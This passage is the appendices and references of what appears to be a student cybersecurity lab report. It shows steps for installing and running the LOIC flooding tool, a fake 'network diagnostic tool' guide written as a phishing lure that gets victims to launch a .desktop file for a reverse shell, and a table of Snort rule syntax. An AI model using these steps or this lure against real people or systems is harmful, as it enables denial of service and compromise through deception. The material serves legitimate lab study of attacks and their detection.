
```
$ bash ./loic.sh install
```

5. Run LOIC

```
$ bash ./loic.sh run
```

6. Set the target IP address and port
7. Start the attack

Summary of installation of LOIC (Oliveria et al., 2017).




IRC server: Port: 6667 Channel: #loic Disconnected.
Up? ✓ Interval: 30 Disconnected.
URL: IP:
Selected target: NONE!
Timeout: 30 HTTP Subsite: / TCP / UDP message: U dun goofed
Port: 80 Method: TCP Threads: 10 Sockets / Thread: 25

Appendix C - Attack 3 (Email phishing and spoofing for reverse shell)


iPear Network Diagnostic Tools User Guide

1. Download the following files from this link.


2. Save them to your desktop.



3. Unzip them to the Desktop folder.




4. Right click on the `NetworkingTool.desktop` and click “Allow Launching”.



5. Double click on the `NetworkTool.desktop` icon to run it.

6. It will detect the networking problems you have and fix those for you. Sit back and wait for it to finish.



```
***** Welcome to iPear Company Network Diagnostic Tools *****

Please sit back and wait... we are detecting whats wrong on your device. It may
take 10-15 mins.
Reminder: Dont close this window! Your network will be slow again if you do so!
```

7. If the networking problem persists, kindly approach our staff in the IT services department.

Appendix D - Common Snort Functions

Component Name	Types	Explanation
Action	Alert	Generate an alert using the selected alert method, and then log the packet.
	Log	Log the packet
	Pass	Ignore the packet
	Drop (inline mode)	Block and log the packet
	Reject (inline mode)	Block the packet, log it, and then send a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP.
	Sdrop (inline mode)	Block the packet but do not log it.
Protocols	TCP (Transmission Control Protocol)	Transport Layer Protocol
	UDP (User Datagram Protocol)	Transport Layer Protocol
	ICMP (Internet Control Message Protocol)	Network Layer Protocol
	IP (Internet Protocol)	Network Layer Protocol
Source IP address	192.168.1.0/24	By adding the IP address, this will indicate that this particular rule will apply those this particular IP address or particular range of IP address
	!192.168.1.2	By adding a “!” (exclamation sign) in front of the IP address, this will indicate that the rule will apply to all other IP addresses except for this particular IP address.

Source Port	0 : 600	Indicating the port number will indicate that all ports will conform to this rule. - 0 : 600 this indicates all ports ranging from 0 to 600. - :600 this indicates all ports less than or equal to 600. - 600: this indicates all ports are greater than equal to 600.
	!0:600	Similarly to the IP address above, the “!” (exclamation sign) implies that this rule would apply to all other ports except the ports in the indicated range.
Direction Operator	“ > ”, “ < ” or “ < > ”	The arrow indicates the direction of the traffic that the rules will apply. I.e if the rule will apply to the host or incoming traffic. The “<>” bidirectional operator indicates that the rule applies to both host and incoming traffic.
Rule Option	General	This provides generic information about the rule. I.e. a comment on the purpose of the rule
	Payload	These options all look for data inside the packet payload and can be interrelated
	Non-Payload	These options look for non-payload data
	Post-detection	These options are rule specific triggers that happen after a rule has “fired.”

Table 3. Common SNORT keyword functions. (Avatar, 2022), (Infosec, 2021) ,(Rapid7, 2016)

References

Andrzej, T., & Acunetix by Invicti. (2019, August 26). *What Is a Reverse Shell*. Acunetix. Retrieved November 1, 2022, from https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/

Ask Ubuntu. (2019, March 21). networking - How does this command work? (reverse shell). Ask Ubuntu. Retrieved November 7, 2022, from https://askubuntu.com/questions/1127431/how-does-this-command-work-reverse-shell

CNN Business & Reuters. (2022, August 23). *Meta reaches $37.5 million settlement of Facebook location tracking lawsuit*. CNN. Retrieved October 31, 2022, from https://edition.cnn.com/2022/08/23/tech/meta-settlement-facebook-location-tracking/index.html

Cooper, S. (2022, July 20). *10 Best Network Intrusion Detection Systems 2022 (Paid & free)*. Comparitech. Retrieved November 1, 2022, from https://www.comparitech.com/net-admin/nids-tools-software/

Cyvatar. (2022, January 27). *Writing snort rules | Snort Rules Cheat Sheet and Examples*. Avatar. Retrieved November 1, 2022, from https://cyvatar.ai/write-configure-snort-rules/

Imperva. (n.d.). *What Is a Reverse Shell | Examples & Prevention Techniques*. Imperva. Retrieved November 1, 2022, from https://www.imperva.com/learn/application-security/reverse-shell/

Inforsec. (2021, March 01). *Basic snort rules syntax and usage [updated 2021] | Infosec Resources*. Infosec Resources. Retrieved November 1, 2022, from https://resources.infosecinstitute.com/topic/snort-rules-workshop-part-one/

Ivvala, A. K., Casalicchio, E., & Department of Computer Science and Engineering (DIDD). (2017, February). *Assessment of Snort Intrusion Prevention Systems in Virtual Environment Against DoS* *and DDoS attacks* [An empirical evaluation between source mode and destination mode]. Faculty of Computing Blekinge Institute of Technology SE-371 79 Karlskrona Sweden, Karlskrona, Sweden. Retrieved November 6, 2022, from https://www.diva-portal.org/smash/get/diva2:1085340/FULLTEXT02

Karmadenur, & Yusuf, R. (2019, August). Analysis of Snort Rules to Prevent Synflood Attacks on Network Security. *International Journal of Computer Applications (0975 – 8887)*, *178*(40), 14-19. 10.5120/ijca2019919283

Kaushik, K., Aggarwal, S., Mudgal, S., Saravgi, S., & Mathur, V. (2021). A novel approach to generate a reverse shell: Exploitation and Prevention. *International Journal of Intelligent Communications. Computing and Networks(IJICCN)*, 1-2. https://doi.org/10.51735/ijiccn/001/33

Microsoft. (n.d.). *Phishing and suspicious behaviour - Outlook*. Microsoft Support. Retrieved November 2, 2022, from https://support.microsoft.com/en-us/office/phishing-and-suspicious-behaviour-0d882ea5-eedc-4bed-aebc-079ffa1105a3

Microsoft. (n.d.). *What is a DDoS Attack?* Microsoft. Retrieved October 31, 2022, from https://www.microsoft.com/en-us/security/business/security-101/what-is-a-ddos-attack

MOKOSmart. (2022, January 6). *What you didn't know about IoT in China - mokosmart.com*. MOKOSmart. Retrieved October 31, 2022, from https://www.mokosmart.com/about-iot-in-china/

Oliveria, J., Quinten, M., BeSquare, agentFinland, Burrows, B., Misirian, J., Hennion, N., BrcBenjamin, Matchett, J., & Matzkov, D. (2017, October 02). *NewEraCracker/LOIC: Low Orbit Ion Cannon - An open source network stress tool, written in C#. Based on Praetox's LOIC project.* GitHub. Retrieved October 31, 2022, from https://github.com/NewEraCracker/LOIC

Pedamkar, P. (n.d.). *What is DDoS Attack? | Introduction | How It Works | Purpose & Motive*. eduCBA. Retrieved October 31, 2022, from https://www.educba.com/what-is-ddos-attack/

Radoglou-Grammatikis, P., & Sarigiannidis, P. (2019, April 09). Securing the Smart Grid: A Comprehensive Compilation of Intrusion Detection and Prevention Systems. *IEEE Access*, *7*, 46595 - 46620. IEEE Access. 10.1109/ACCESS.2019.2909807

Rafter, D. (2022, July 25). *What is an IP address? A definition + how to find it*. Norton. Retrieved November 5, 2022, from https://us.norton.com/blog/privacy/what-is-an-ip-address#

Rapid7. (2016, December 9). *Understanding and Configuring Snort Rules*. Rapid7. Retrieved November 1, 2022, from https://www.rapid7.com/blog/post/2016/12/09/understanding-and-configuring-snort-rules/

Smeets, M. (2018, July 27). *Virtualization and Oracle VM VirtualBox networking explained - AMIS, Data Driven Blog - Oracle & Microsoft Azure*. Oracle & Microsoft Azure. Retrieved November 6, 2022, from https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/

SNORT. (n.d.). Snort - Network Intrusion Detection & Prevention System. Retrieved November 1, 2022, from https://www.snort.org/

TODAY. (2021, December 30). *At least S$8.5 million lost in December to phishing scams involving OCBC bank*. TODAY. Retrieved October 31, 2022, from http://todayonline.com/singapore/least-s85-million-lost-december-phishing-scams-involving-ocbc-bank-1781371